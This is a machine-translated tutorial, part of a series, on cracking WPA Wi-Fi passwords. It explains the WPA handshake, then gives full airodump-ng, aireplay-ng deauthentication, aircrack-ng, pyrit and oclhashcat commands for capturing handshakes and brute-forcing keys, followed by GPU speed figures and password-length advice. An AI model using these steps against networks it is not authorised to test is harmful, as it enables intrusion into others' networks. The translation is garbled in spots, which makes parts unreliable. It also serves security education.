Wi-Fi networks: penetration and protection. 3) WPA. OpenCL / CUDA. Matching Statistics

In the previous part, we examined in detail the “cheating” methods of circumventing “protection” (hiding SSID, MAC filtering) and protection (WPS) of wireless networks. And although it works in half the cases, and sometimes more often - once the games end and you have to take up heavy artillery. It is here between your personal life and the cracker that the weakest link appears: the password from the WPA network.
The article will show the interception of a handshake client-access point, enumeration of passwords using both the CPU and GP, and in addition - a summary of statistics on speeds on ordinary single systems, EC2 clusters and data on different types of modern GPUs. Almost all of them are backed up by my own experience.
By the end of the article you will understand why a lazy 20-digit password from lettersaz a couple of suns is more resistant than the furious 8-digit, even using all 256 values of the range .
Table of contents:
1) Materiel
2) Kali. Hide SSID. MAC filtering. WPS
3) WPA. OpenCL / CUDA. Matching Statistics
PMK, PTK, RPG
As always, let's start with the theory. Strictly speaking, we don’t need it in order to select passwords, and to whom laziness can skip this section before practice . However, in my opinion, knowing how client authentication and data encryption is performed is very useful and will explain all the difficulties that we, as an attacker, experience when trying to crack this protocol. A more detailed description in understandable English with a parsing of the formats of all authorization packages can be found here .
WPA and WPA2 (the first based on the IEEE draft, the second based on the final version, but in our case both can be considered synonyms) use a rather clever key exchange scheme. Rather, their non-exchange . As we remember in the first part, the weakest point in any protection is the transfer of keys, even encrypted ones, because a hacker can intercept these values and try to pick up the original key from them in offline mode, that is, no longer communicating with an access point or client. WPA developers have eliminated any exchange of both encrypted and open passwords. How it all works will be described below.
Let's start from the end. Suppose we want to transmit an encrypted data packet. To do this, we need the data itself and the key by which an algorithm like AES (namely, it is used in CCMP) converts them into
The easiest way is to use the password from the wireless network as a key. However, this is fraught with serious problems:
- Calculations are too fast - if we know the initial bytes of the source data (which is almost always the case, because there is some standard header at the beginning), then by a simple search we can try to decrypt the intercepted packet, substituting different passwords and looking at what happened at the output - if it contains something similar to the correct header, then most likely we found the original password.
- Warranty for life - if we somehow learned the password, we can decrypt everything that was transmitted earlier and will be transmitted later, until the administrator changes the network key. But as practice shows, even if you change the router's people usually put on his old password, so hope for their prudence not, um , wisely.
- Lack of protection from a curious neighbor - if we can log in to the network, then nothing will prevent us from reading other clients' packages and even arbitrarily changing them, since the
slippers are the same for all theclients used to encrypt our data for all other clients within this network
It is as if there were many, many doors between us and the final goal, each of which leads inside. Doors are network clients; “inside” is the network itself. If the same key fits all the doors, then we can go through the next door and see what happens there.
The second and third problems can be easily eliminated by adding a random value to the key, which changes each time a secure connection is started and even during its operation. The first is a very long key. But then the question arises:
There are two standard solutions for this: either introducing restrictions on the number of login attempts, or multiple encryption to slow down the process of obtaining the final string. The first option is not suitable, since it is suitable for online attacks (usually on login forms on websites) and is useless when the hash itself has already "leaked". But the second one is just our case.
However, there is a problem here: if we just run a certain algorithm 10,000 times on our source line with a password, then it is possible that the hacker creates a dictionary, after running the same algorithm on all possible password combinations, and then all that is left for him is grab a handshake and see the hash in it according to the table that he already managed to calculate. If there is such a hash in the table, it means that there is also the source line from which it was calculated, and it is known to him. And then the same table can be used to decrypt other data. This table is called the iris (rainbow table). The technique was especially popular when it came to selecting passwords in stolen databases of old forum and other PHP engines.
This is solved by adding a “salt” - a random or more or less unique string that, even if the passwords themselves coincide, will make the computed hashes different.
Let's see how the authors of the WPA standard coped with these tasks:

The diagram above reflects the processes occurring simultaneously on both sides (client and access point), and not what is transmitted over the air - this is important and more on that below. Even before the commencement of calculations, both the client and the AP already have the following data:
- The network password , as specified by the administrator, is on the scheme 12345678 (
ay-ay-ay, what an unconscious administrator) - Network name (SSID) - similarly specified by the administrator - in the mynet diagram
- Client MAC address - in the scheme FF: EE: DD: ...
- The MAC address of the access point (BSSID) is on the diagram 11:22:33: ...
It all starts with the fact that the “short password” (from the user) is converted into a longer key with the addition of the
The line obtained above is called PMK (Pairwise Master Key - the main pair key). It is static, that is, we should not encrypt data with it, because it, like the password, does not change if the network name does not change - and, therefore, there is no difference in encryption using PMK and the password itself (this was mentioned in the problems beginning). Accordingly, in the same way as with a password, we should not “shine” PMK either.
Therefore, further we need to get a temporary, very long and very unique key that we would use specifically for this data transfer session. That is a temporary key. That is PTK(Pairwise Transient Key - short-term pair key). For this, the same PBKDF algorithm is used, but 5 values are transferred to it at the input:
- PMK - already calculated based on password and network name
- A-Nonce is just a random string sent by the access point to the client’s request for connection (the very first packet during authorization)
- S-Nonce is another random string, but transmitted by the client to the AP in the next packet
- BSSID of the access point (MAC address)
- Client MAC Address
So, by linking 5 values to a string and running them 4096 times through SHA-1, we get a 256-bit PTK. It is he who will be used to encrypt all data from the client to the AP and vice versa.
The last step is to verify that the client actually has the correct password to the network, because of which everything is started. You didn’t forget that the described manipulations occur on both sides independently and without interaction with each other, except for the forwarding of two nonce? In this case, having different initial data, the parties will receive different PTKs and if, say, the client encrypts its traffic and sends it to the access point, then it will not be able to decrypt it because its PTK differs from the key with which the stream was encrypted by the client . The different “source data” here is, of course, first of all, the password for the network, since it comes from an unstable element - a person, while the MAC addresses, network name, etc. come from the “hardware”, which usually negotiates with each other without problems.
To check the transmitted data packet, MIC - Message Integrity Code, or message integrity code, is added to it . WPA uses HMAC-MD5 (a variation of the well-known MD5) to calculate it. By the way, everyone is familiar with CRC32 - this is another algorithm for such purposes, it is often used to check files in the archive. The resulting code is also called a hash sum .
The idea is that by supplying a hash function (MD5, CRC, SHA and others) to the input any data stream of arbitrary length, we get a certain output line that will be unique to this data stream. Naturally, 100% uniqueness is impossible - if the output string is 4 bytes, then with all the desire it will not be able to accommodate all possible input combinations. However, the algorithm is designed so that we cannot find which other lines can produce exactly the same hash (in fact, for weak algorithms like CRC, this is not so; they are used to check data for accidental damage, rather than intentional fabrication )
Accordingly, imagine that we need to transmit a string
12345and at the same time allow the receiving side to verify that the string has not changed during the transfer. To do this, we add to it her own hash:input = 1 2 3 4 5
sha1(1 2 3 4 5) = 8cb2237d0679ca88db6464eac60da96345513964
output = 1 2 3 4 5 | 8c b2 23 7d 06 79 ca 88 db 64 64 ea c6 0d a9 63 45 51 39 64
Upon receipt, the device cuts the hash from the received message (after "|"), calculates the hash sum for what was on the left, and compares both parts. Converged - that means nobody’s dexterous pens did not touch the data.
... But, of course, everything is not so simple. It is easy to notice that, knowing the algorithm for calculating the hash sum, the attacker can change the message, calculate its new amount and replace the old one with the new one. What to do?
Let's look at this diagram again, this time we are interested in the last line. The MIC is composed of the PTK and the byte stream of the message itself. PTK is just our “salt” (as we recall, PTK is also used to encrypt the stream itself, and now also to calculate its hash sum, that is, MIC ). The stream and PTK are transmitted in the HMAC-MD5 and the resulting hash is called MIC . It is transmitted along with the message to the receiving party, which decodes the packet, calculates its MIC and if this MICdiffers from the one that was found in the package itself - it believes that someone got into the transfer process or there was simply no weather, and discards this package.
And now attention: how do we understand that the client has the correct password to the network and, as a result, calculated the correct PTK, without transmitting this PTK itself? Simple: try encrypting the first message on one side and see if they can decrypt it on the other. If the same PTKs were used, it means that during decryption the received MIC will match the transmitted one. If they are different, the MICs will not converge, as a result, the PTKs were different, as a result, the PMKs were different, and, as a result, the original passwords were also different.
Finally, for consolidation, a simplified diagram of what, in fact, is transmitted in open form over the air with a handshake.

As you can see, out of all the more or less closed data, the tricky guys at IEEE managed to send one MIC, which is also transmitted already encrypted using PTK.

( Original art .)
What to do, Semenych?
Hopefully my quick review shed some light on what black magic tools like aircrack-ng and hashcat use when trying to figure out a handshake password. As we now know, they need to unwind the whole chain back, having on their hands only the hash sum of one of the packets (MIC). Namely, do the following:
- The first step is to calculate the main network key - PMK . To do this, take the password and network name. The latter is taken from intercepted handshake packets (more on that below), and the first one can be taken from the dictionary one at a time or iterated over the entire available key space “head-on”,
but only if you are a Jedi and have special street magic in the form of a pair of GPUs. - Then PTK is calculated - the hash sum from the received PMK (above), client MAC addresses and APs and random nonce strings from them (taken from intercepted packets).
- Finally, for a packet transmitted from the MIC, calculated MIC on the basis of the PTK, the above, but has transferred MIC ignored (because it depends on all posts, including those of the MIC, before computing this field is set to 0, otherwise it is impossible to calculate the amount without knowing the MIC for the calculation of which you need to know this amount).
- Both MICs are compared - if they match - the password is found (PTK is correct> PMK is correct> password is correct), if not - go to line 1
Thus, each iteration requires at least 8192 SHA-1 calculations, which is 3 times slower than MD5. This is a very costly process. And what do we get in the end?
But in the end - only the original password and PTK of that unlucky client whose authentication we intercepted. This means that we will not be able to read the flows of other customers - they have different PTKs. We will not be able to read the data that this client transmitted before connecting - it also had a different PTK. We won’t even be able to read what he will transmit after he connects the next time - after all, the PTK will change again!
This is a very important conclusion, which in the fourth article of the cycle will be very useful for us when intercepting packets in Wireshark. There we will have to not only get the password from the network, as described in this article, but also intercept the handshakes of all the clients we want to listen to (or use ARP spoofing, but this is an attack at a different level). That is still a job.
By the way, the experience with PTK is the son of difficult errors in WEP, where the same key was always used to encrypt all client flows.
To the weapon!
With theory, I promise. Now only practice - from here to lunch.
So, once again: our task is to intercept the first 4 packets exchanged between the client and the access point (2 on each side) when establishing a connection. In sum, they are called a handshake. After them, already encrypted data transfer begins, from which we can not get anything out. By the way, these packages are part of the EAP (or EAPOL) protocol, and they appear under this name in Wireshark (see the next article in the series).
Having intercepted them, we can save them to ourselves and then conduct an offline attack - that is, try to pick up the original password for the network, alternately trying different passwords to generate PMK> PTK> MIC and comparing the latter with the one that was actually transmitted, like this was described above.
Interception is done usingairodump-ng , which we are already familiar with in the second part. You can play with the parameters, it was written about them in the same place, but in the general case the call looks like this:
airodump-ng mon0 -c 5 --bssid AP_BSSID -w caps
Before that, you need to transfer your card to the “hacker mode” (monitor mode) and do all the other manipulations (change MAC, txpower, etc. - see the second part ).
In the command above, we use the interface under the identifier
mon0to collect packets of the attacked network on channel 5, which has the MAC specified after --bssid, saving the packets to a file caps-NN.cap(the default format is libpcap , which is supported by many libraries on all operating systems, including Wireshark ) NN will be replaced with a unique number, so when you restart airodump-ng with the same parameters, the old files will not be overwritten, but will have names of the form cap-01.capfurther.Suppose that the network we are attacking has a BSSID
4F:B1:A4:05:5C:21and is located on channel 11. Then we do this:airodump-ng mon0 -c 11 --bssid 4F:B1:A4:05:5C:21 -w caps
After starting, the already familiar console window with two tables will open. Let's leave it hanging until someone connects to our network ...
But we can speed up this process! The reader remembers that we can disconnect existing clients and force them to transfer authentication data again - it is very useful for restless hackers like us. The already familiar aireplay-ng will happily help us:
aireplay-ng mon0 -0 5 -a 4F:B1:A4:05:5C:21 -c 5B:23:15:00:C8:57
5B:23:15:00:C8:57- The MAC address of the client that we gleaned from the table of the previously launched airodump-ng . If everything is done correctly, aireplay-ng will display 5 lines of the form
Sending directed deauth, and in the window with airodump-ng we should observe a rapidly increasing number of “lost” packets (in the Lost column ). It can go to thousands. After that, our dear client, if he was within the range of our transmitter and if it was active (sometimes the device remains connected to the network but does not use it, and disconnecting it does not force it to reconnect), it will immediately begin authorization again and we will catch these packets , which in the upper right corner airodump-ng will triumphantly report
[ WPA handshake: 4F:B1:A4:05:5C:21 ] (The MAC address of the network the handshake from which was intercepted). If this happened - the attack was successful, airodump-ng can be closed, copied
caps-01.capto the USB flash drive Encrypted.
Password guessing
The first part with a handshake is usually the easiest, especially on networks with many active clients. We received packages with MIC and other authorization data. Now you need to find which of our keys will fit this lock?
Selection requires large computing power and for the sake of them you can rent an EC2 cluster or even assemble your own ATI farm. Or you can simply run the packages through the dictionary of the most common passwords on a regular CPU with the hope that the user is an SSZB. The latter, by the way, can very well be - on the 11 networks I tested, one used the password “12345678”, the second “123456789”, and the other five passwords of 8 digits, which are cracked on the average system per day. At the same time, of the remaining 4, three were hacked in two more days via WPS (see the second part)
Do not repeat such errors.
Another common option is a phone number (only numbers). Especially relevant for chains of firms, shops, cafes. Usually such a “password” hangs right at the entrance to the institution. Generate all numbers, if the code is known, it is possible through
crunch 10 10 -t 063%%%%%%%( RaSta ).aircrack-ng
The easiest way to iterate over. aircrack-ng uses only CPUs, but it supports multithreading perfectly. It enumerates dictionary values for WPA networks (it also can crack WEP).
Kali comes with a set of dictionaries in
/usr/share/wordlists/, but you can easily find them on the Internet of any size, from megabytes to tens of gigabytes, if you wish. Pretty good compilation - WPA-PSK Wordlist 3 Finalas well as a generated dictionary from all combinations of 8-digit numeric passwords, which is obtained usingcrunch 8 8 1234567890aircrack-ng -w /usr/share/wordlists/fasttrack.txt caps-01.cap
/usr/share/wordlists/fasttrack.txt(comes with Kali) - the path to the dictionary file with passwords, one password per line. Lines shorter than 8 characters will be ignored, as this is the minimum length for WPA. On my i7 3840QM 4x3.8 GHz, aircrack-ng squeezes ~ 4700 passwords per second. Thus, we can calculate how much time is required to completely enumerate all possible combinations of 8 digits:
(10^8) / (4700 * 3600) = 5,91 часов
You can check the speed of selection without actually selecting (benchmark) as follows:
aircrack-ng -S
# 4713 k/s
And so you can see how many cores will be used in the selection:
aircrack-ng -u
# No CPU detected: 8  (SSE2 available)
In total, in 6 hours you can sort out 10 million passwords on a high-end mobile CPU. A digital password of such a length should not be considered as a serious protection, and not even so - applying a GPU, which gives tens and hundreds of times faster speed, such a password will break in minutes. About it below.
If the attack was successful, that is, aircrack-ng found the password, then it will complete the operation and joyful will be displayed on the screen
KEY FOUND! [ ... ]- write it down and use it to enter the network. You can also write the found password to the file via -l pass.txt , which is useful when starting the search in the background as aircrack-ng ... -l pass.txt &Explanations by the formula above:
- 10 ^ 8 - 10 to the power of 8, the number of possible combinations; calculated as
число_возможных_символов ^ длина_строки. For example, for a 6-digit password from Latin characters in the lower case there will be 26 6 = 308 915 776 combinations. By the way, this clearly shows that the password length is much more important than the possible number of characters in it: remembering "this weirdo voodoo" is much easier than "0.o@&z%_" - while the combinations of the first are 10 25 more (ten and 24 zeros). - 4700 - the number of password comparisons per second (brute force)
- 3600 - casting the result of dividing from passwords per second to passwords per hour (60 seconds * 60 minutes)
More calculations to compare:
 (26^8) / (4700 * 3600 * 24)        = 514 суток для перебора 8-значного пароля с a-z
(10^10) / (4700 * 3600 * 24)        = 24,6 суток для 10-значного цифрового пароля
(26^10) / (4700 * 3600 * 24 * 365)  = 952 года для 10-значного пароля с a-z
(10^12) / (4700 * 3600 * 24 * 365)  = 6,7 лет для 12-значного цифрового пароля
(10^14) / (4700 * 3600 * 24 * 365)  = 674,6 лет для 14-значного цифрового пароля
There is no point in calculating statistics for longer lines if we are talking only about CPU. But before drawing conclusions, wait until we get to know the ATI Goliaths.
The world is crazy or GPGPU - General Purpose GP
The times when the games were warm and lamp-like, and the GPUs each
Graphic chips in their design features are fundamentally different from the architecture of the CPU. If we are talking about 4, 8, 16 cores with the CPU (we do not take the server), then in the case of the GPU we are talking about thousands of independent cores. When processing graphics, you need to quickly perform operations on large arrays - matrices. And it is precisely such operations that are needed in cryptography. Therefore, GP can be used to calculate hashes - or cryptocurrency mining.
GPs can be assembled together within the same system, and systems can be clustered, creating “farms”. With a huge separation in performance from conventional CPUs, it is much more efficient to assemble a farm from 10 systems with 4 GPUs than from 10 systems with 4 CPUs.
Only ASIC and FPGA can give great performance - special devices that can be programmed to perform certain calculations, but you need to bother with them and write separate software, and GP and SDK exist for them for a long time and start writing them relatively easily. Particularly attractive are ATI cards, which due to their architecture are an order of magnitude superior to cards from nVidia specifically for these tasks, and at the same time they are much cheaper.
In the context of our task, two great programs can make passwords using GPs: hashcat and pyrit .
hashcat- A closed, free utility for instantly computing hashes of various forms using various algorithms (MD5, SHA, WPA and a couple of dozen), applying rules to dictionary words and even adding salt. In my opinion, this is the best that exists today. A bit upsetting the closed project, but the author can be understood - this is a lot of work.
hashcatconsists of three programs: hashcat (does not use GPU and, according to my tests, is comparable in speed to pyrit and slightly slower than aircrack-ng , which generally works faster than any CPU); oclhashcat for OpenCL (SDK from ATI) and cudaHashcat(nVidia). The latter two are identical in capabilities, but must match the manufacturer of your GP. Before their work, you need to install drivers and SDKs, since GPU kernels will not be recognized without them. pyrit is an open source tool for selecting WPA keys in Python. In general, a pleasant program, for its own purposes it fits great. It also has versions for the CPU and both GPU manufacturers, however it only works with WPA. Unlike oclhashcat, pyrit uses both CPU and GP, while oclhashcat uses only GP. The author of the latter explains this by the fact that the gain is minimal, and there are a lot of programming costs.
Driver installation
So, let's see how we use this toolkit. The mechanism described below was revealed after many hours of struggle with Kali, CUDA and Pyrit sources, so I hope that it will save this time for you. Everything has been successfully tested on versions
Kali 1.0.7 x64and versions of cuda_6.0.37_linux_64and NVIDIA-Linux-x86_64-331.67. The laptop uses Optimus (technology from nVidia to switch between the integrated GPU from Intel). The Kali documentation has a page about installing nVidia drivers - it can also come in handy. Initially, Kali did not have software for working with GPUs, since today there are two competing standards (OpenCL from AMD and CUDA from nVidia), and in addition, CUDA uses closed drivers, not the standard nouveau . Therefore, you have to install everything yourself.
First, set the source headers of the Linux kernel:
apt-get install linux-headers-`uname -r`
Next, download the drivers for nVidia and the SDK for CUDA. Take links to RUN files from the nVidia website and from the CUDA section .
wget http://.../NVIDIA-Linux-x86_64-331.67.run
wget http://.../cuda_6.0.37_linux_64.run
Next we need to exit the window manager (X). In fact, this cryptic phrase (in the manuals - shutdown the X server / session ) literally means the following:
shutdown 0
This puts the system in maintenance / single user mode. Kali will ask for the root password or press Ctrl + D - the latter will lead to restarting GNOME, which we do not need at all. We enter the password, which by default is toor , and we get to the console. We do there:
modprobe -r nouveau
chmod +x *.run
./NVIDIA-Linux-x86_64-331.67.run
./cuda_6.0.37_linux_64.run
In this case, when installing drivers (penultimate command):
- Выбираем No, когда установщик сообщает нам, что мы должны быть в runlevel 3 (перейти в него через telinit 3 у меня не получилось, так как он всё так же ругался, но на нормальной работе дальше это никак не отразилось)
- Выбираем No при вопросе об установке 32-битных версий (для 64-битных систем)
- Последний вопрос будет об установке закрытых драйверов nVidia в качестве системных (с заменой nouveau) — у меня они вешали X после перезагрузки и я решил с этим не возиться, поэтому ответил No
For the CUDA installer, we answer n when he wants to install the nVidia drivers (the second question after the license is accepted) - I don’t understand this point, but installing drivers through it, the installation always ends with
Installation failed, while installing , in theory, the same drivers through the previously downloaded The first installer is successful. All other questions from the CUDA installer are answered by y . Samples can be set, can not (occupy about 230 MB).
To test the functionality of the installed CUDA, you can run nvcc (located in
/usr/local/cuda/bin) - if it passed without errors, then everything works. If the wired network interface is disconnected during the installation process (sometimes it happens), you can raise it like this:
ifconfig eth0 up
dhclient eth0
Finally, if something is wrong with the installation and you want to return the old driver to open GNOME again, first load nouveau back , and then press Ctrl + D .:
modprobe nouveau
I recommend all manipulations with drivers after loading the OS in read only (see the second part), since damaging the driver is very easy to lose the normal desktop and you will have to bypass the console in search of a problem.
Setting cpyrit_cuda and oclhashcat
Now you can install the utilities themselves. hashcat is installed through
apt-get install -y oclhashcat(for both versions of OpenCL / CUDA), and pyrit is compiled from the source (note: use the latest version in trunk, since the current stable version has a bug due to which compilation may fail on some nVidia, as it was with my card). Installing pyrit (if you have OpenCL - see the documentation on the project website ):
apt-get install -y libpcap-dev python-scapy
svn checkout http://pyrit.googlecode.com/svn/trunk/ psrc
cd psrc/pyrit
sudo python setup.py build
sudo python setup.py install
cd ../cpyrit_cuda
sudo python setup.py build
sudo python setup.py install
Assembly completed. Let's see if pyrit found our cards:
pyrit list_cores
If successful, it will print
#0 GPU ...- one line for each core, plus one line for each CPU core (although on my system one processor core was eaten up by the GPU - perhaps pyrit does not support more than 8 threads). Then we can run the test and after 10-20 seconds find out the approximate search speed using the GP capabilities:
pyrit benchmark
On my system, both pyrit and hashcat generate 10,500 (GPU) + 4,000 (CPU) passwords per second, which once again confirms the unsuitability of nVidia for such calculations (I have a GeForce GTX 675MX ). A similar mobile card from ATI produces about 40,000 p / s.
So, let's run a search on pyrit :
pyrit -r caps-01.cap -e MYNET -i /usr/share/wordlist/fasttrack.txt attack_passthrough
Parameters are similar to aircrack-ng . When a match is found, pyrit will exit and the key will be visible on the screen.
If at launch pyrit and hashcat warnings about ACPI appear - they can be ignored if the calculations go fine. I have 10-15 of them.
If we want to sort through all the digital passwords of a certain length - this can be done in two ways: on the fly or by generating a dictionary on the disk. Kali has several utilities for generating dictionaries, one of them is crunch :
crunch 8 10 0123456789 | pyrit -r caps.cap -e MYNET -i - attack_passthrough
-i - tells pyrit to read passwords from stdin , and 8 10 - the minimum and maximum lengths of crunch- generated words consisting of 0123456789 characters . It makes no sense to generate a dictionary with saving to disk, since the file will be 112 GB and they can be saved, since generation on the fly will not affect the speed of iterating.
Hashcat launch
 Since hashcat is a more universal utility, the syntax of its parameters is more complicated, and in addition, it receives not the standard libpcap file (which we previously saved via airodump-ng ), but its own -
 *.hccap. The process of converting from .cap to .hccap is described on the official wiki . This is done simply: first, we remove all packages from the file except for a handshake, and then convert the remaining packages to .hccap: There is an online converter on the site that accepts files up to 5 MB in size - if you don’t really care about privacy, you can use and him (he does the same as described below).
wpaclean clean.cap caps-01.cap
aircrack-ng clean.cap -J hashcat
The resulting result is
hashcat.hccappassed to hashcat, oclhashcator cudahashcat. By the way, wpaclean (comes with Kali) can sometimes cut out the wrong packages, so you can use the script from this site . If a file has been restricted it is not true, then it becomes impossible to guess the password (an error message will not be just aircrack, hashcat, pyritetc. Will report that the password can not be found, even if your password has been a real dictionary). For details on hashcat, I'll send you to
oclhashcat -hand to its excellent documentation . Below are a few short examples. So you can start a simple search by mask (here -m2500 indicates the selection of a key in a WPA handshake,-a3 sets the mask matching mode, and ? d ... - the mask itself for generating words (
?ddenotes characters 0-9, and eight ?din a row indicate 8 digits one after another):oclhashcat -m2500 -a3 caps.hccap ?d?d?d?d?d?d?d?d
Similarly, but dictionary search ( -a0 can be omitted):
oclhashcat -m2500 -a0 caps.hccap /usr/share/wordlists/fasttrack.txt
And so we start a simple search in a row ( -a3 ) of passwords by hashes in a file
~/hashes.txtcalculated by the algorithm sha1(пароль+соль)( -m110 ), and the passwords are six-digit and have the form [A-Z] [A-Z0-9] [A-Z0-9] [A-Z0-9] [A-Z0-9] [0-9]:oclhashcat -m110 -a3 -1?d?l ~/hashes.txt ?u?1?1?1?1?d
Finally, you can run the speed test this way:
oclhashcat -b
The found passwords will be displayed on the screen, and also written to a file
/usr/share/hashcat/hashcat.pot, or for GP versions - c /usr/share/oclhashcat/hashcat.pot. While the utility is running, you can press Enter in the terminal to display the current state (speed, remaining% and other things). If you press q , the program will be interrupted, saving the state, and you can continue from the same place using the same command line with -s 1234 added , where the number indicates the session number (it is displayed when the utility exits).
Amazon ec2
 For fun, I ran the selection of WPA keys on the two most powerful clusters from AWS: cc2.8xlarge (32 CPU cores) and g2.2xlarge (1 nVidia Tesla and 8 CPU cores):
g2.2xlarge = 22000 k/s [pyrit+cuda]
cc2.8xlarge = 14000 k/s [aircrack-ng]
13500 k/s [pyrit]
As you can see, even the ultra-expensive card from nVidia does not cope with the task of computing hashes like average GPUs from ATI. In fact, Tesla gives even lower speed than regular GTX. It is understandable - it has a completely different purpose. But why ATI fit so well into this matter is an interesting question ...
And, of course, 32 server cores are not able to compete even with Tesla.
Why is AMD so superior to similar nVidia solutions? The point is a greater number of stream processors (cores), as a result, faster operations on integer values (not floating-point numbers that are not needed in cryptography) and in particular - thanks to special instructions that can be used for encryption (
BIT_SELECTand BFI_INT). Who wants to try it himself - aircrack-ng is installed on EC2 with Debian or Ubuntu like this:
sudo yum install gcc libnl-devel openssl-devel
wget http://download.aircrack-ng.org/aircrack-ng-1.2-beta3.tar.gz
tar xf aircrack-ng-1.2-beta3.tar.gz
cd aircrack-ng-1.2-beta3
sudo make install
Statistics
Now, after seeing how the CPU and GPU cope with the enumeration of passwords, we can draw conclusions. Below are statistics on some modern video cards today (June 2014). The data was obtained on several of my systems, from a friend chem_ua and open sources ( golubev.com , oclhashcat and forum pages ). You can compare the capabilities of different cards relative to each other according to the extensive table on the Litecoin wiki and a similar one on Bitcoin .
The numbers are indicative, depending on the system configuration, OS, temperature / cooling and acceleration. If you have your own data - share in the comments or in person , I will add them to the table. kh / s - the number of calculations and comparisons of passwords per second in thousands (10 kh / s = 10,000 passwords per second).
nVidia  670           24 kh/s
nVidia  675MX         11 kh/s
nVidia  780M          42 kh/s
nVidia  580           47 kh/s
nVidia  Tesla K20     85 kh/s
nVidia  750 Ti        55 kh/s
nVidia  Titan Black   108 kh/s
AMD     280X          160 kh/s
AMD     290X          190 kh/s
AMD     295X*2        203*2 kh/s
AMD     5870          101 kh/s
AMD     5870          153 kh/s
AMD     6870          72 kh/s
AMD     6990          181 kh/s
AMD     7970          128 kh/s
AMD     7990          220 kh/s
Attention: although the numbers are off-scale even when comparing low-cost GPUs (for example, 5870 for $ 90) with CPU results, remember that unlike the latter, GPUs, and especially AMD ones, consume tens of times more power (for example, it is desirable have a power supply of 0.75-1 kW for only two 290X). So before buying such a “generator”, first consider how much the monthly electricity bill will cost you, especially if you plan to disperse them. Or look at the 750 Ti , which only needs 300 watts.
Dry residue
Familiarity with the calculation of hashes using GP allows us to understand
Thus, the above-mentioned figures for the time to search for WPA look like this:
 (26^8) / (1500000 * 3600) = 38,7 часов для перебора 8-значного пароля с a-z (было 514 суток)
(10^10) / (1500000 * 3600) = 2 часа для 10-значного цифрового пароля (было 25 суток)
(26^10) / (1500000 * 3600 * 24 * 365) = 3 года для 10-значного пароля с a-z (было 952 года)
(10^12) / (1500000 * 3600 * 24)       = 7,7 дней для 12-значного цифрового пароля (было 7 лет)
(10^14) / (1500000 * 3600 * 24 * 365) = 2,1 года для 14-значного цифрового пароля (было 674 года)
As you can see, the numbers have changed dramatically. Moreover, if we look at the strength of passwords with MD5 (which is calculated 61,000 times faster, and this is without rainbow tables, which, however, are useless for long passwords because of their volume):
 (26^8) / (94000000000)      = 2 секунды для перебора 8-значного пароля с a-z
(10^10) / (94000000000)      = 100 миллисекунд для 10-значного цифрового пароля
(26^10) / (94000000000 * 60) = 25 минут для 10-значного пароля с a-z
(10^12) / (94000000000)      = 10,6 секунд для 12-значного цифрового пароля
(10^14) / (94000000000 * 60) = 17,7 минут для 14-значного цифрового пароля
MD5 and SHA1 (which is only three times slower than the first) are still used by many sites to hash user passwords, often without adding salt, although they do not change much. Since we cannot vouch for the reliability of all the sites where we register (especially having before our eyes an example of a large site - Adobe), using digital passwords less than 20 characters long (see below) or alphabetic passwords less than 14 characters is at least reckless. And it’s not even a matter of adding brackets and dots (which some sites generally prohibit in passwords for some reason) - as you can see, the difference between a 10-digit numeric and alphanumeric passwords will extend the strength of the latter by about half an hour.
So what to do?
As the saying goes, the salvation of the father of Russian democracy is the work of democracy itself. Let's see what happens if we add 4 characters to the password length:
(26^10) / (1500000 * 3600 * 24 * 365) = 3 года для перебора 10-значного пароля с a-z
(26^12) / (1500000 * 3600 * 24 * 365) = 2 017 лет для перебора 12-значного пароля с a-z
(10^16) / (1500000 * 3600 * 24 * 365) = 211 лет для 16-значного цифрового пароля
(10^18) / (1500000 * 3600 * 24 * 365) = 21 140 лет для 18-значного цифрового пароля
And for MD5:
(26^12) / (94000000000 * 3600 * 24)       = 11,6 дней для перебора 12-значного пароля с a-z
(10^16) / (94000000000 * 3600 * 24)       = 1 день для 16-значного цифрового пароля
(10^18) / (94000000000 * 3600 * 24)       = 123 дня для 18-значного цифрового пароля
(26^16) / (94000000000 * 3600 * 24 * 365) = 14 710 лет для перебора 16-значного пароля с a-z
(26^14) / (94000000000 * 3600 * 24 * 365) = 21,7 лет для перебора 14-значного пароля с a-z
(26^16) / (94000000000 * 3600 * 24 * 365) = 14 710 лет для перебора 16-значного пароля с a-z
(10^20) / (94000000000 * 3600 * 24 * 365) = 34 года для 20-значного цифрового пароля
(10^22) / (94000000000 * 3600 * 24 * 365) = 3 373 года для 22-значного цифрового пароля
As you can see, even “fast” MD5 with a length of 16 alphabetic characters does not make sense to break. Especially in the absence of "vocabulary" words of this length - unless we are talking about
qwertyuiopasdfghjk. This idea - about the importance of the length of the password, and not its contents - is not new. Three years ago, XKCD drew its historic strip :

(“After 20 years of constant effort, we finally succeeded in teaching people how to make passwords that are hard to remember and easy to pick up by a computer.”)
And in April, Stanford published new password requirements that come down to password lengths from 20, the alphabet requirements are not imposed (the presence of numbers, letters in uppercase and so on is not necessary).

For all this, the requirements of organizations such as Alfa-Bank, where the password is limited to 16 characters without the admission of most of the special characters, look sad.
To summarize : in order not to leave the attacker a chance to pick up a password for WPA, you should come up with a 12-digit alphanumeric password and if in the coming years the quantum computer does not become accessible to the masses - there is nothing to be afraid of. Well, for passwords to sites, 16 characters are enough and if they do not store them in clear text - no matter what you come up with, this will remain a mystery. Until the next coming of computers.
(A noteworthy and unexpected example of a site that stores passwords in clear text is the ixbt.ru forum : “Please keep in mind that your password will not be encoded and can be viewed by the board administrator. "- so be careful!)
On this excursion into the jungle of calculations is completed. The next, probably the last article in the series is about listening to wireless network traffic after you get there.
Did you like the article? Was the handshake process clear? Were there errors / inaccuracies in the description (for experts)? Have something to share? I look forward to your comments, which will also speed up the writing of the next part!
Table of contents:
1) Materiel
2) Kali. Hide SSID. MAC filtering. WPS
3) WPA. OpenCL / CUDA. Matching Statistics